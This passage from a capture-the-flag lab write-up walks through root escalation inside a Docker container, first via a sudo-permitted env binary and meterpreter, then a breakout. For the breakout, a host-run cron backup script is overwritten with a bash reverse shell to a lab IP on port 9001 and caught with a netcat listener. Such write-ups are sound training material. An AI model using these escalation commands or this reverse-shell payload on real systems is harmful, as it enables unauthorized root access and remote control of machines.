/usr/bin/gpasswd
/usr/bin/sudo
```

env doesn't normally have this set, and so it can be used to escalate privileges, as written about here.

```
env /bin/sh -p
```

```
meterpreter > shell
Process 1657 created.
Channel 4 created.
env /bin/sh -p
id
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-data)
```

Another common privilege escalation vector is checked, and this same command will allow us to gain full root access, not purely set our euid to 0.

```
sudo -l
Matching Defaults entries for www-data on 3d974b3ad1a8:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on 3d974b3ad1a8:
    (root) NOPASSWD: /usr/bin/env
# 
```

The shell eventually crashed, and exited to the meterpreter session. When reconnecting, it was better to use

```
meterpreter > shell -t /bin/bash
```

which at least listed the current working directory.

Then regaining root privileges was done with

```
env /bin/sh -p
sudo env /bin/sh
```

pwning

breaking out of docker

Initially, linpeas was run. It didn't come back with anything that immediately looked like a way to break out of the container.

```
[+] Analyzing .service files
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#services
/etc/systemd/system/multi-user.target.wants/apache2.service
/etc/systemd/system/multi-user.target.wants/apache2.service is calling this writable executable: /usr/sbin/apachectl
/etc/systemd/system/multi-user.target.wants/apache2.service is calling this writable executable: /usr/sbin/apachectl
/etc/systemd/system/multi-user.target.wants/apache2.service is calling this writable executable: /usr/sbin/apachectl
/etc/systemd/system/timers.target.wants/apt-daily.timer
/lib/systemd/system/apache-htcacheclean.service
/lib/systemd/system/apache-htcacheclean.service is calling this writable executable: /usr/bin/htcacheclean
/lib/systemd/system/apache-htcacheclean@.service
/lib/systemd/system/apache-htcacheclean@.service is calling this writable executable: /usr/bin/htcacheclean
/lib/systemd/system/apache2.service
/lib/systemd/system/apache2.service is calling this writable executable: /usr/sbin/apachectl
/lib/systemd/system/apache2.service is calling this writable executable: /usr/sbin/apachectl
/lib/systemd/system/apache2.service is calling this writable executable: /usr/sbin/apachectl
/lib/systemd/system/apache2@.service
/lib/systemd/system/apache2@.service is calling this writable executable: /usr/sbin/apachectl
/lib/systemd/system/apache2@.service is calling this writable executable: /usr/sbin/apachectl
/lib/systemd/system/apache2@.service is calling this writable executable: /usr/sbin/apachectl
/lib/systemd/system/apt-daily-upgrade.service
/lib/systemd/system/apt-daily-upgrade.service is calling this writable executable: /usr/lib/apt/apt-helper
/lib/systemd/system/apt-daily.service
/lib/systemd/system/apt-daily.service is calling this writable executable: /usr/lib/apt/apt-helper
/lib/systemd/system/fstrim.service
/lib/systemd/system/fstrim.service is calling this writable executable: /sbin/fstrim
/usr/share/base-files/dot.bashrc
/var/lib/systemd/deb-systemd-helper-enabled/multi-user.target.wants/apache2.service
You can't write on systemd PATH so I'm not going to list relative paths executed by services
```

```
[+] SGID
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#commands-with-sudo-and-suid-commands
You can write SUID file: /usr/bin/chage
You can write SUID file: /usr/bin/wall
You can write SUID file: /usr/bin/expiry
You can write SUID file: /usr/bin/env
You can write SUID file: /sbin/unix_chkpwd
```

/opt/backups contained a file that could be written to which seemed to be connected to the base machine.

```
meterpreter > cat backup.sh
#!/bin/bash
tar cf /root/container/backup/backup.tar /root/container
meterpreter >
```

The backup script can be replaced with a reverse shell.

```
# cat backup.sh
cat backup.sh
#!/bin/bash

bash -i >& /dev/tcp/10.10.13.233/9001 0>&1
#
```

After a listener is opened, the script is run as a cronjob by the host system. We can see then that it has connected, and we have pwned the machine!

```
root@ip-10-10-13-233:~# nc -nvlp 9001
Listening on [0.0.0.0] (family 0, port 9001)
id
Connection from 10.10.118.243 43530 received!
bash: cannot set terminal process group (20356): Inappropriate ioctl for device
bash: no job control in this shell
root@dogcat:~# id
uid=0(root) gid=0(root) groups=0(root)
root@dogcat:~# ls
ls
container
flag4.txt
```